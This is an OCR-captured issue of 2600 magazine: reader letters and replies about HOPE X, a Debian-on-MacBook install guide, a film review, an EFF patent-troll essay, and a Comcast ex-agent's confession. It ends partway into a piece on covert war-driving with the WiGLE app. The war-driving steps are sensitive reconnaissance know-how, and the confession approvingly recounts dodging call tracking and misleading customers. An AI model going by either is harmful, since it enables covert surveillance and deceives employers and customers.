As I'm sure we'll crush regionals and podium nationals, and land on the front page of *The New York Times*, I just wanted to check: would you sue us? Because I'm broke and I'm sure all the other parents are too. Or is there some way we can make this awesome and nothing else?

Niels

It makes about as much sense as a lot of things in the corporate world. If we had good lawyers and no shame, we could probably make a good case and shut you down, all the while teaching your team a valuable lesson about the way the world really works. Since we haven't yet devolved to that state, we can only wish you the best and hope that you kick some serious Lego ass.

Dear *2600:*

Would it be possible to have this email passed on to the person that's responsible for domain acquisitions in your organization?

I own the quite incredible domain name m.ag. Like *New York Magazine* with nym.ag, it could be

redirected to 2600magazine.com and used on social media to increase sharing and make it easier and faster for mobile users to access your site. Single-letter domains have been shown to massively increase sharing on social media due to their wow factor and shortness. This is especially true for mobile users.

More and more companies do this now: Amazon (a.co), Microsoft Bing (bi.ng), Overstock (o.co), TIME (ti.me), etc.

I have already a handful of interested companies, so I've created an auction on Flippa, which is the largest and most trusted marketplace for buying and selling websites and domains in the world.

In case you'll be participating in the auction, could you please just drop me a line?

Filip

We're not exactly swimming in cash, but if someone wants to sell us 2600m.ag for a decent price, we might be open to it, although that and many of the other examples cited aren't "single-letter domains," so we're not entirely sure what you're trying to sell us. We're pretty happy with 2600.com, though, which is just as long and probably easier to remember. Ironically, the domain name of ours you quoted (2600magazine.com) is one that we forgot we even had. Perhaps the real problem is that there are too many damn domain names out there in the first place. Although if the day ever comes when we can get 26.00, that would be rather hard to resist. And we're still working on 2600.mil and 2600.gov, but we can't really talk about those.

Dear *2600:*

I really wants to be a hacker.... How can i learn that kind of stuff. That requires a lot of programming skills i think... Can you suggest some ways to learn hacking....

Emperor Aslan

Well, you're off to a good start. Using question marks is a sign of weakness as it shows that you don't already know everything. Not capitalizing "I" when referring to yourself indicates that, while knowing everything, you don't think too highly of yourself. And, of course, you're an emperor. We can just award you the title of Hacker assuming you send us the necessary fees. Oh, and one final test - a true hacker knows to strictly obey instructions and your instructions here are to stop reading anything after this paragraph. We mean it.

For the rest of you, just read through some issues and you'll see what it means to be a hacker. It's not something that can be taught, only experienced through experimentation and lots of thinking. Computers and programming lend themselves to this sort of thing, but they are not at all required in order to think and live like a hacker. When the emperor sends us his check, perhaps we'll build a hacker school that explains this in more detail.

Dear *2600:*

Please I want to know where I can register and host a domain without being banned or termination of my domain.

Sanusi Monday O.

You must have something really incredible on your site if this is your main concern. Without knowing more details, it's rather difficult to advise you. But this basic guide may help you to figure out where best to register your domain. Overly violent material is just fine here in the USA. For sexual content that might be banned wherever you happen to be, perhaps Russia will turn a blind eye. Terrorism - well, that depends on who's in power at the moment in the region where you register. Keep checking back as the rules change frequently. If your content has anything to do with hacking, then you're completely out of luck as no regime anywhere wants to touch that.

Dear *2600:*

I was wondering if I can have permission to put the article "Watching the Watchers" (31:2) on my website. I think it's a great article for those who do not understand what the spirit of hacking is. It also gives a good introduction on how our privacy is being compromised. Thanks for your time. Keep up the great work.

Bast

We have no objections provided credit is given to the magazine. This holds true for other articles as well, provided the authors don't object to being on a particular site.

Dear *2600:*

Although one is merely a fiction and the other is a reality that exists in the present day, don't you find it funny how people don't seem to find it hard to accept a masked hero who will work outside the law and does what he deems necessary - such as Batman - but when it comes to Anonymous, these masked men (who are also working outside the law and do what they deem necessary) are branded as cowards hiding behind computer screens, terrorists who are a threat to national/international security, and as a bunch of 40-year-old men sitting in their parents' basements trolling on the Internet? If it's not too much to ask, what are your thoughts on this? And, do you support the group? Of course, I do not require an answer; I was simply curious.

Cromwell

We support anyone who stands up for what they believe in and isn't afraid to take a stand. We support the concept of remaining anonymous, as anonymity is not a crime, nor should it ever be considered such. We cannot say we agree always with any group on all positions or tactics, but we doubt anyone remotely affiliated with Anonymous can either. What we can say is that the world is a better place with them in it and their being vocal raises attention at critical moments.

Dear *2600:*

I am a grateful reader of your magazine and I love it. Now I am planning to register the domain

2600.ch for personal use. Does this collide with any name or label rights from you? The only reason why I want to use this name is because "2600" represents ideas I do agree with and is also a spirit which I was looking for a long time (especially references to *1984*, I love it). Thanks in advance for your answer. Greetings from Switzerland.

Sam

We doubt many people will be going to 2600.ch to look for information on our magazine. The only time this might be an issue to us would be if the site represented itself as part of our company with the intent of misleading people. Since we doubt that's what you intend to do, we don't see any problem here. Of course, a link to us is always nice, but not required.

More on Meetings

Dear *2600:*

We had this regular encounter ongoing in Sao Paulo, Brazil for some time now called HackHour. I think I had already sent a message to *2600* a few years ago when the meetings were regular, but we had to stop for this or that reason. Life happens, sometimes.

Anyway, I want you to know that we are starting the regular meetings again, preferably happening on the first Friday of each month, 20:00 hours local time (GMT -3). For more information (in Portuguese), we have a map and instructions at www.hackhour.com.br and a Facebook group (invite only). If you guys are in Sao Paulo, don't be ashamed to come, as many of us speak fluent English and a fresh mind would be very welcome.

I know there is this meeting in Belo Horizonte, but it is a thousand kilometers away from Sao Paulo or Rio, so there's no way to go on a regular basis. Now we have the meetings back in Sao Paulo as well.

All future meetings will be happening on the first Friday of each month. I'll keep you posted on the news. Best regards and *hack everything!*

Overall

This is great to hear and exactly the type of thing that's needed in the community. We encourage all of our readers to visit meetings especially when traveling to other parts of the world. Nothing is better than connecting with like-minded individuals in a completely different environment.

HOPE X

(Note: These letters were sent to our feedback address for HOPE X but we thought they would be of interest to readers. Since we didn't explicitly tell writers that these comments might be printed, we have omitted names.)

Dear *2600:*

I'm very excited to attend my first HOPE *and* see Snowden and Ellsberg.

I was working for an NPR affiliate when I was in school so many years ago when the Ellsberg story broke. He has always been someone I've looked up to for his integrity.

Since then, I've done IT in a variety of capacities and have seen, if not everything, then most of it. I'm extremely tired. I'm almost 59 years old and I weep for what has happened in this country over the years.

Several years ago, I was the IT director for one of the large construction companies in DC when 9/11 took place. We were responsible for rebuilding "that" side of the Pentagon.

The architectural firm responsible for *all* the CAD drawings for the project posted them on an open FTP server so the subcontractors could download them.

All. The. CAD. Drawings. No. Encryption. Nothing.

I pointed out to them (and my bosses) that they were handing the building schematics to the world. (The CAD drawings basically laid out the entire operating system for the Pentagon - a hacker's dream and certainly something the "bad guys" would be interested in using.)

I was given the "don't rock the boat" lecture.

I began planning my family's move from the area!

We now live in Vermont, where I am the IT director for a small pharmaceutical company. You know what? I'm even more depressed by the state of IT - NSA notwithstanding.

There is a tremendous amount of pushback when I try to get state legislators/regulators interested in open source software to resolve some of the ongoing problems I encounter in my dealings with the state. (The Vermont version of the Obamacare website was/is a disaster beginning with Oracle login security screens that were out-of-the-box templates never made site-specific prior to roll out....)

Nobody wants the current narrative to be interrupted. Instead, the can just keeps getting kicked down the road.

Five years ago, the entire Agency of Human Services ground to a halt when its entire network got infected due to unpatched security software. Millions of dollars wasted since nobody on staff had the expertise to resolve it. The state hired a "consultant" to fix the problem. This wasn't too long after the state had moved to SharePoint and outsourced a good percentage of IT support staff.

Again, don't rock the boat.

So... I look forward to HOPE in order to recharge my tired batteries. I've been reading *2600* for decades (!) and have been a lifetime subscriber for several years.

To keep my sanity, I run a small consultancy that has some definite limits - I push free and open source software and tools and will not do gubmint work.

And I *hope* the good people at *2600*, and their readers, will continue the good fight as I *hope* to. As a dedicated tinfoil hat wearer, I feel vindicated by Snowden. And Ellsberg. And the others.

We are right. And we are not going away.

Thank you for listening and I hope I can volunteer some time next weekend.

HOPE X Writer 1

Dear *2600:*

"Don't be frustrated." I guess it's easy for you guys to say that, considering that all the "special people" got to walk right past the lines filling the lobby of the 18th floor and enter the rooms that were closed off to the rest of us regular attendees.

This is the third HOPE I've attended. I had a great time at the last two conferences; it was such a great experience to have finally found a community of people who actually understood the things I was interested in. I even stayed after the end to help deconstruct the stages and put everything away (and got a cool red t-shirt for doing it). I know it takes a lot of work to put on a conference like this, but I also know that you know how many tickets you sold, what the maximum occupancy of each room in the conference space is, and that people like me were going to get screwed. Your emails are evidence of that.

I and many other attendees sacrificed a great deal of time and money to attend this conference. This was actually the hardest one for me to attend so far, but I thought it was going to be worth it. That I was going to be part of the next cool thing that HOPE was doing. I pre-registered back in June. I was excited to see Daniel Ellsberg talk. Even more excited when the announcement came that Snowden was going to be part of it.

Instead, I ended up being rudely shooed away from even trying to huddle in the tiny room next to the first floor escalator in an attempt to view the last of the simulcast screens. The man on the 18th floor had shouted at me that I could watch the talk on the web. I didn't have my laptop with me. If I wanted to watch the main event of the conference from my computer, I could have just stayed home and done that for free.

I hope you accomplished whatever you were trying to do this year.

HOPE X Writer 2

We know the popularity of the keynote address inconvenienced a bunch of people and we're sorry about that. We faced some very unique challenges as far as having the threat of a surprise fire inspection right before the Snowden talk that could have shut down the entire event had we not scrambled to meet their stringent requirements and had our attendees not been so helpful to us in understanding what we were facing.

While we could have cut down on access to the entire event by selling less tickets, that would have cut off much more content to many more people, the very stuff you refer to as being what was so cool about the last couple of conferences. There were a handful of talks that required overflow and some others became full, which is simply a fact of life at any popular conference. There was always plenty of room in the other parts of the conference where different talks and activities were ongoing. We can never give guarantees that you'll have access to whatever you want at the time you want it. Fortunately, we were able to provide live streaming of all three speaker tracks, not only to any attendees who were unable to get into a specific room, but also to people anywhere in the entire world who weren't able to attend. This improvement in bandwidth (we went from a 50 megabit to a ten gigabit connection in a mere two years) wouldn't have been possible without attendee support. We also immediately put the Snowden and Ellsberg talks up on YouTube so that everyone could get the chance to see them free of charge.

Nobody should have been rude or yelling at you and if we know specifics in such a case, we will take action. We know that it's necessary to shout in order to be heard by lots of people in cases where announcements need to be made and there isn't a sound system handy. It was also an intensely stressful time for people handling crowd control at the event, but we want to believe our staff was able to remain cool-headed despite this. And the only people who were allowed to go past the lines were those either giving the talks, family of the speakers, or HOPE staff who were working the room. We wouldn't disrespect our attendees by giving anyone else preferential treatment.

The real advice we can give here is to never let one or two talks define the entire conference for you. It's inevitable that you will miss things and sometimes it's unavoidable that you won't get into the things you want to see the most. Take the top five talks you want to see at a conference and assume that for one reason or another, you won't be able to see them. If the entire rest of the conference isn't worth the cost of admission to you, then we don't suggest going. If it is, then you're guaranteed to have a lot of fun, just not necessarily the exact fun you were planning.

Dear *2600:*

I just wanted to say thanks for streaming the HOPE X conference. I was very upset that I could not make it this year as I had to work. I was so surprised to see it was streaming live and it made my weekend.

HOPE X Writer 3

This ability wound up being a huge help as it enabled people to see talks from anywhere in the conference area as well as anywhere in the world. We managed to obtain our ten gigabit Internet connection just days before HOPE began through persistence and support - and it really came in handy.

Dear *2600:*

Too much selling of fear at HOPE. The politics were so heavy, there were more anonymous/hacktivism talks than technical talks, more than at any other HOPE. Speakers preach and attendees try to decide if they hate/fear the government or corporations most. Because the conference is so big, I found staff/volunteers were a bit rude and obnoxious, too busy, showing off, or too tired to care about much. Speakers were snarky. It's worth mentioning twice

that the selling of fear is in overdrive. I think it is important not to push your fears on a generation that does not have them.

I think HOPE feels like a gathering of white extremists and radicalists in a dirty hotel.

This is coming from someone who grew up with *2600* since the age of 14 in 1994 and is now 34 in 2014. I remember when *2600* was about hackers. The keynote speakers were Kevin Mitnick and people who told the history of hacking. You can say that this is about whistleblowing and privacy, but what occurred during the keynote and Snowden main event was not about whistleblowing or privacy. It was pure politics. I think *2600* has finally plunged into being too political for your average everyday computer/phone hacker. This is something many people have warned *2600* not to do.

HOPE X Writer 4

We take great exception to your characterization of our staff and volunteers. While exceptions are certainly possible, to label them with this broad brush is incredibly unfair, considering how much time and effort they put in. We have found nothing beyond an isolated incident or two to justify such broad condemnation. If there are other examples, we want to hear them.

Concerning your thoughts on injecting politics into the discussion, you are certainly not alone in that. But this is simply something that we, the bulk of our attendees, and our speakers would disagree with. The numbers speak for themselves. Yes, we have been "warned" many times not to speak out against powerful entities like governments and corporations. But it doesn't take very much research to conclude that this is the source of the bulk of problems facing the hacker world - everything from imprisonment to surveillance to aggressive control of creative content and unfair restrictions on the technologies we use and develop. It's interesting that this is always labeled as "politics" by those who don't want us to touch these controversies, as if that somehow makes it irrelevant. It's precisely that attitude that leads to the disconnect with those creating these unfortunate environments through laws and policies. It's so much more than simple politics; this is everything that will determine what direction we all go in and how our technologies will be accepted and used. The social aspects are (and always have been) at the heart of the hacker culture.

The HOPE conferences have never been security conferences. There are plenty of those around. Yes, we have talks on security and all kinds of technical material, but we have talks on a great deal more than that as well. That's because this is what our audience wants, this is what our prospective speakers are focusing on, and this diversity is what the hacker community is all about. We don't ask people to agree with any conclusions reached, but we do expect the discussions to be embraced as vital to determining our future and to connecting with so many other communities.


Dear *2600:*

HOPE was an awesome conference with an amazing keynote speaker! I was lucky to watch it with everyone else in the packed room. I really enjoyed the conference and the talks, but I wish there was more space at the talks. Trying to get a seat at the Steve Rambam talk was very difficult! I had to sit all the way in the back. Another very problematic thing was timing. Talks were ending at different times, making it difficult to go to other immediate talks. Leaving five minutes to go to another talk was a horrible idea. If I had to use the bathroom or wanted to get a snack, I wouldn't be able to get a seat in the next talk. Please fix the timing issue with talks.

I really enjoyed the second floor with all of the tables and I was able to get some cool swag. The Lockpick Village was fun and so was learning how to solder. The ticket was at a decent price so I could afford it. Overall, HOPE was a great experience and I will definitely come again!

HOPE X Writer 5

We will be encouraging speakers at future events to end a little earlier to allow for an easier time moving to other rooms before the next presentations begin. We're glad you had fun and we're quite aware of the challenges we're facing ahead with increasing attendance. We need to do better with accommodating large amounts of people, which means either finding a bigger venue we can afford or cutting the amount of people we let in. The problem with the latter solution is that even if we cut the number in half, at times there will still be more people who want to see certain talks than can fit into the rooms they're held in. We'd love to hear some more suggestions on ways we can address these issues, as well as any specific info on alternate venues we might make use of.



If you're reading this, you're a potential letter writer.


Tell us what's on your mind.

Give us your thoughts on the magazine.

Share some great hacking ideas.

Talk about virtually anything else.

We think we have the best letters column of any publication. But we need more of you to write in to maintain these high standards. letters@2600.com or *2600* Letters, PO Box 99, Middle Island, NY 11953 USA



Installing Debian on a Macbook Pro without rEFInd or Virtual Machines

by The Skog

While recovering from surgery this week, I decided to dedicate my time at home to playing around with Linux. I usually perform this in Vmware Fusion on an older Macintel, but I hated the choppiness, lack of video support, and my trackpad leaving the virtual machine while in full-screen mode (don't get me started on Vmware Tools!). So, for all you secret Mac lovers who miss Linux in a non-virtual environment, I'll walk you through how to install Debian on a Macbook Pro without the assistance of any Mac partitions or rEFInd.


You have to understand that, according to Apple, all modern Macs will *not* boot OS X to a volume that's not Mac OS Extended (Journaled) or Case-Sensitive formatted, so I decided to try a tool called rEFInd. This tool is a fork of rEFIt, a third party boot manager that allows you to pick from media that is not supported by Apple's EFI bootloader as a bootable device. While very easy to install, don't let this tool fool you; the way it's able to work is through a directory, labeled EFI, that's installed to the root partition of Macintosh HD. Basically, if Mac OS becomes corrupted beyond repair and you have to reinstall Mac OS, your rEFInd partitions will no longer work.

After playing with a few different distros, I finally settled on Debian because stability is my main concern; that's why I bought a Mac four years ago in the first place. After installing rEFInd, I wrote my Debian Wheezy ISO to a USB stick via Unetbootin for Mac. When it completed, I was presented with a message that said "The created USB device will not boot off a Mac. Insert it into a PC, and select the USB boot option in the BIOS menu" since it was DOS-partitioned and FAT32-formatted.

Ignoring the message, I rebooted my Mac and attempted an Option boot, since I couldn't remember if rEFInd gave options automatically. When doing this, instead of rEFInd popping up, Apple's EFI bootloader recognized the USB stick labeled as EFI Boot. Selecting this option took me to the GRUB loader for the Debian Wheezy netinstall. At this point, I had bypassed rEFInd altogether and decided to perform a Debian installation that used the entire hard drive, blowing away any and all existing partitions (including the Recovery partition). Upon reboot after a successful installation, I got the Apple chime and, immediately, the Mac booted to GRUB on the hard disk. Next thing you know, I'm at Debian's GNOME3 desktop, excited that it had no reliance on OS X or rEFInd, and all my modifier keys, like volume, display, and keyboard brightness all work out of the box.

To conclude, I figured out from inspecting the partitions that the hard disk was using the GPT partition scheme, and Mac OS only works with GPT. Therefore, that was my assumption as to why it worked. I couldn't find documentation on how to do this, but the fact that I'm writing this on the Debian machine spoken about in this article is proof enough for me. As a result, I'll be keeping this Mac for much longer than expected, and you could keep yours too. Enjoy!

Film Review: *Die Gstettensaga*: A Call to Class Consciousness for Hackers



by Ishan Raval

[This film review contains massive spoilers.]

The liberating as well as discouraging thing about *Die Gstettensaga: The Rise of Eschenfriedl*, directed by Johannes Grenzfurthner of the Vienna-based art-technology-philosophy collective monochrom and jointly produced by monochrom and Traum und Wahnsinn Medienkollektiv, is that it's set in the future.

Die Gstettensaga takes place in the post-apocalyptic world built out of the wreckage of the "Google Wars" between the factions of the world's two superpowers (China and Google) and led to the collapse of civilization. The story begins when the new society (which already has a fully-fledged, worst-of-21st-century reminiscent capitalist economy) is on the verge of a technological revolution: The old productive forces of print communication are being threatened by the spectre of the new information technology. So, under the pretense of wanting to adapt to the technological currents, newspaper mogul Thurnher von Pjölk sends the journalist Fratt Aigner and the nerdy technician Alalia Grundschober to find and interview the fabled Eschenfriedl for a televised broadcast. But actually, Eschenfriedl, apart from being a pioneer of the new media technologies, is a basilisk, and von Pjölk's plan is to kill all the nerds who watch the broadcast through Eschenfriedl's gaze, and, in the process, discredit the new media technology as well. But when Fratt and Alalia find Eschenfriedl, they are won over by him and decide to join his commercial endeavors by overthrowing the old order.

Potentially emancipatory techno-cultural production has been swallowed up by capital before, but setting this story in the past would have made it a documentary, a mere historical report. Setting it in the present would have been defeatist. But setting the film in the future - apart from better facilitating monochrom's eccentric, over the top "cinema grotesque" indulgences - forces hackers to confront a choice: Will we let ourselves and our ingenuity be recuperated by all-consuming market forces? Or will we come together - as is our potential - as the class that ends capitalism's conquest to secure all means of production in today's case, our ability to pull off remarkable feats of producing and communicating information - under the form of private property?

monochrom presents an undeniably undesirable future that could be ours if we're not careful, but also parodies it to the extent that it's clear that it's not prophesying with certainty that we're headed there: *Die Gstettensaga* thus becomes a reality check that retains the hope of redemption. Furthermore, this picture of the future that is painted, though obviously pertaining to the fates of individuals, also forces contemplation of the crises we face as being matters of a collective fate: It's us - the class of hackers - versus those who wish to exploit us, profit from our productive capacities, and hold humanity back in the process. *Die Gstettensaga* isn't just a cultural creation, an abstraction upon the world, i.e., a work of the hacker class. It is a work that, if we look at it and ourselves in the right (or, should I say, left) way, constitutes us as a class - that form of collective being which is the only way to fight the civilizational dystrophy the movie depicts.

Die Gstettensaga: The Rise of Echsenfriedl *is coming to a film festival, hacker con, or Pirate Bay near you.*

Xfinite Absurdity: True Confessions of a Former Comcast Tech Support Agent

by kliq

A few years ago, I wrote an article about my time as a tier two tech support agent at AT&T that appeared in the Winter 2010-2011 issue of *2600*. With the recent news of AT&T's attempt to acquire DirecTV, as well as Comcast's recent merger with Time Warner (which further reduced an already oligarchic industry), I became inspired to recall my time with Comcast. How does the biggest cable company in the world behave behind the scenes?

The first thing to understand if you ever require Comcast customer support is that your chances of reaching an actual Comcast employee are extraordinarily low. The company outsources the majority of their customer service work to another company named Convergys, the company that I worked for. (If you want to freak them out, ask if they've ever had their cell phone confiscated by a supervisor. There are managers who are paid to catch customer service agents texting while on calls.) Because AT&T consists of the remnants of Ma Bell, that benevolent empire, the union was pretty strong, and thus, most people who work for AT&T actually work for AT&T. Much like its Death Star-shaped logo, AT&T was once a great company, but a thirst for power and wealth sent it down a dark path. Comcast holds zero connection to this idyllic American, blue collar past.

Comcast governs like a Soviet bureaucracy, and the first thing a dictatorship does is rebrand itself. When I started working in online support for Internet and phone service, many of the questions I received from customers involved confusion about who they were doing business with: "I just received a bill from someone named Xfinity. I've never heard of Xfinity. Did you guys transfer my account to someone else?" When I asked a supervisor what I should tell them (since "This company just made up a bullshit name to seem cutting edge," was probably not an option), I never really got a straight answer. So, I tried to explain that Xfinity is the product and Comcast is the company, the way Sprite is a product of the Coca-Cola company. Few people ever understood why Comcast needed to change the name, but I repeated this statement again and again until customers accepted that two plus two equals five.

This atmosphere of confusion proved to be par for the course for an employee of Convergys. Supervisors knew less about technical support than I did, and Comcast changed its mind constantly, leaving the grunts to make up excuses and lies. "Why do price points change?" customers demanded. "Why can't I get the same Comcast package as my friend in another city?" and "Why didn't the guy show up today?" The searchable database they provided us was just another labyrinth of misinformation to become lost in, so the best part of the job became crafting creative propaganda. (One of my favorite things to tell customers was that I had to run tests on their equipment, when I was simply accessing their account.) Since I worked in online support, the worst thing customers could do in response was type in all caps.

Then, Comcast changed its mind about my position. Apparently, paying Americans to troubleshoot American technical issues cost the company too much money (Comcast's annual revenue is north of 60 billion dollars). So, my job was sent to Manila and I was transferred to phone support for digital cable, after which I was given a grand total of five days of training to learn to troubleshoot a completely different service. Once I began taking calls for cable, I quickly realized that when Americans cannot watch television, all of their repressed marital rage floods the telephone lines. I had never heard anything like it, despite having several years of customer support under my belt, and experiencing nationwide cellular blackouts. I started to wonder what would happen if all of this outrage could be focused at our corporate puppet government officials and concluded that we would probably live in a much better

society. (Comcast's annual lobbying budget is north of 15 million dollars. Its biggest checks are sent to both the Democratic and Republican governors' associations.)

Chicago customers were by far the angriest and immediately escalated calls to a supervisor. I asked a supervisor why they were so angry, and she said that Chicago's infrastructure is old, so it breaks a lot. In other words, the largest media company on this planet could not afford to pay for native English speakers, nor could they afford to upgrade their own infrastructure, but they could afford to fill campaign coffers.

After a few weeks of being constantly cursed out, I decided to experiment. Convergys tracked when you were at your desk by requiring every employee to type in a series of numbers on their phone to log in. When I was transferred to cable support, I was given a new login number. So, one day I decided to log in with my old online support number. The system accepted it! For the next eight hours, I received absolutely zero calls despite my name showing up in the system as available to take calls. Since supervisors are constantly taking escalated calls, no one ever checked to see how I was doing. To avoid detection, I crafted a daily regiment of logging in with my online number for the first few hours, then taking actual calls for a few hours, and then finishing my day with more glorious silence. I maintained this routine until I secured another job.

When I was troubleshooting Internet and phone service, most of my day was spent fixing simple issues such as resetting passwords or walking customers through resetting their modems. One day, however, I got an irate customer who could not access BitTorrent. Since about 99 percent of Comcast's customers seemed barely able to operate a keyboard, I was taken aback by seeing an issue this advanced in my chat window. The truth, which of course was not in the support database, was that Comcast had contracted Sandvine, a Canadian network management solution, to limit torrenting. Sandvine's services sent TCP reset packets when customers tried to torrent too much, although now it has been discovered that this occurred when customers torrented from non-Comcast customers. In short, Comcast, the largest mass media company on the planet, was behaving like a hacker. Regardless of your opinion of the morality and legality of file sharing, it is an individual's risk to take. As media companies continue to consolidate, however, they are more likely to view the Internet as their kingdom. Comcast is not just a data pipeline: they own NBC and therefore have a financial stake in ensuring copyright laws are rigidly followed. This, by the way, is what makes net neutrality such a crucial issue. When companies control both content and distribution, they no longer have to answer to anyone for their behavior.

So what did I tell the BitTorrent customer? "Comcast cannot be responsible for any specific website's functionality. You will have to contact the webmaster." The customer had no choice but to accept it. So the next time you speak with Comcast technical support, keep in mind that they are probably constructing lies to explain the actions of the world's wealthiest hacker. American cable companies control your access to the global economy, and hire people far away from you to absorb your complaints. Employees are outsourced to underscore that they are as replaceable as a faulty router. Due to a stranglehold on our politicians, cable companies will never have an incentive to compete for your dollars.

EFFecting Digital Freedom

by Vera Ranieri

Imagine in the 1990s you file a patent on using a fax machine to get customer feedback. Then, imagine that almost 20 years later you see an iPhone app that allows you to make in-app purchases. Do you think, "great, more candy to crush!" or do you think "I invented that!"? If you're a patent troll, you'll stretch your patent to argue the latter and sue as many people as you can in order to try to get them to settle with you on an activity that barely relates to what you "invented."

The Patent Problem

The Constitution allows the federal government to grant patents in order to "promote the progress of science and useful arts." Unfortunately, this laudable goal has been largely forgotten in modern patent law. Instead, our patent system has been inundated with vague and overbroad patents which hinder, rather than promote, innovation.

Traditionally, patents were meant to work in two ways. First, they were thought to encourage innovation by allowing an inventor to recoup the costs of innovating through a time-limited exclusivity period. Second, because of the public nature of patents and their disclosure requirements, patents were thought to provide knowledge of the innovation to the public that would otherwise not be available. Unfortunately, in today's patent system and especially in the software space, 20-year "monopolies" are being granted for marginal, if any, advances based on vague disclosures, thwarting the twin rationales for patents. Patentees are getting overcompensated for their often minimal efforts and the public is receiving little, if anything, in return. Once a troll is armed with a vague and overbroad patent, true innovation is harmed, as it becomes a weapon to extract unearned money from others.

Just What is a Patent Troll?

There is no one accepted definition of a patent troll - a troll can take many forms. It can be the company whose sole purpose is to buy patents and sue others in order to extract a settlement. It can also be a company or individual who files patents solely in order to later send letters demanding licensing fees, without ever producing any products. Or it could be the company that tried and failed to bring a product to market and now merely sues in order to maintain a revenue stream. The common thread with all these entities is that they use litigation - or the threat of litigation - in order to extract money from those who actually bring products to market. And they can do this because they know that it is almost always more expensive (and without a doubt more risky) for an accused infringer to challenge the troll's claim in court.

Where We Are and How We Got There

We got to the current state of our patent system through a perfect storm of circumstances. Inconsistently applied standards at an overburdened Patent and Trademark Office, reflexively pro-patent case law from the federal appeals court that hears patent cases, and trial court jurisdictions that encourage patent litigation in order to bring legal business and the associated money to the local economy all act to boost the filing and assertion of dubious patents. And because of the high costs of defending against patent litigation, defendants are coerced into settling, even though the patent should be determined invalid or not infringed. In turn, costs to the consumer rise and money that could be devoted to research and development or paying employees instead gets diverted to pay the troll's toll.

Thus for the public - whether you're a consumer, a technology worker, or an inventor - the end result of a patent system that encourages the filing of vague and overbroad patents is that it does anything but promote innovation.

How You Can Help

The Electronic Frontier Foundation (EFF) believes that overbroad and vague patents, along with the patent trolls that use them, should not be condoned. For that reason, EFF fights for digital freedoms, including fighting against the (mis)use of intellectual property, including patents, to stifle new technologies.

EFF is working hard to protect and promote innovation by working to end the patent problem through meaningful patent reform. But meaningful reform can only happen through efforts at the Patent Office, in the courts, and through Congress. As a result, EFF is advocating for reform at the Patent Office so as to prevent bad patents from issuing. EFF is also advocating in the courts for laws that better link the patent grant with actual invention. And EFF is advocating in all forums for more tools to quickly and cheaply invalidate improperly granted patents. Through these efforts, we hope to better encourage innovation.

And we've already had some success: the Supreme Court has shown a noticeable interest in patent law, deciding six patent cases last year, all in favor of the accused infringer. EFF filed "friend-of-the-court" briefs in many of these cases, explaining why the appeals court's view of the law was wrong.

We've also seen progress towards passing new laws in Congress meant to stop abusive patent litigation and the assertion of overbroad patents. Although the latest effort failed to get a bill passed, never before in recent history has Congress been so aware of the problems that patent trolls cause.

Finally, at the Patent Office, we've seen renewed interest in figuring out how to make sure bad patents don't make it through. EFF has been there throughout the process, suggesting ways the Patent Office can better make sure bad patents don't get granted.

But there is still so much to do, on all three fronts. This is no easy task, but you can help. For example, if you've received a demand letter from a troll, be sure to let your Senator and Congressman (and EFF!) know. Hearing your voice brings light to an issue that may otherwise be ignored. And even if you haven't been directly targeted, let your representatives know that patents should promote, rather than harm, innovation: patents should not be granted on vague disclosures on incremental advances.

Finally, EFF can always use your assistance. EFF believes that innovators need to be protected from established businesses and counterproductive business models that use the law to stifle creativity and kill competition. Through your generous support, we will have more resources to advocate for a patent system that does, in fact, "promote the progress of science and useful arts."

To learn how you can help the EFF, visit https://supporters.eff.org/donate - credit cards and Bitcoin accepted.

Covert War-Driving With WiGLE

by 0rbytal

Most hackers are very familiar with (and enjoy) war-driving. For those unfamiliar, war-driving is a network-discovery process where the curious digital explorer searches for wireless network access points (APs) using a tool like Kismet, NetStumbler, Wellenreiter, ESSID-Jack, Airodump-ng, or WiGLE: The Wireless Geographic Logging Engine. War-driving harkens back to a popular activity from the B.G. era (Before Google) called war-dialing: a method of discovering modems through automated, sequential, or random dialing of phone numbers. Early war-driving involved having a buddy drive you around while you sat in the passenger seat searching for wireless APs. The aforementioned tools made it easier for explorers to "war-drive" by enabling NetStumbler on their laptop, then stowing it away in their backpack to remain inconspicuous. But with the ubiquity of smartphones today, now you will likely have no idea when people are war-driving.

WiGLE has a fantastic app for Android called "Wigle Wifi Wardriving." After lacing up my running shoes for my weekly run, or whenever I'm driving somewhere new, I turn on my GPS and Wi-Fi, fire up WiGLE, press the menu button and select "Scan On" so I can begin logging every wireless AP it discovers along the route. At the end of my route, I press the menu button, then select "Scan Off" and export the run, pressing the "Data" tab and choosing "CSV Export Run." This exports the latest run to a comma-separated value (CSV) file that can be viewed and modified in most spreadsheet applications.

Alternatively, at the end of your route you could press the "Upload to WiGLE.net" button and it will upload the latest run to `http://wigle.net` (using your username/password for the site - so, go sign up for an account first if you want to do this).

On the main screen (the "List" tab), the ESSID of each AP that is currently transmitting a beacon is displayed, along with its perceived transmission power (dBi) to indicate how far away it is (closer to zero means closer to you), and how the network is protected (e.g., WPA, WEP, open). Also displayed is your current latitude and longitude measured by your device's GPS, the number of new APs discovered this run, and the total number of APs recorded in your database.

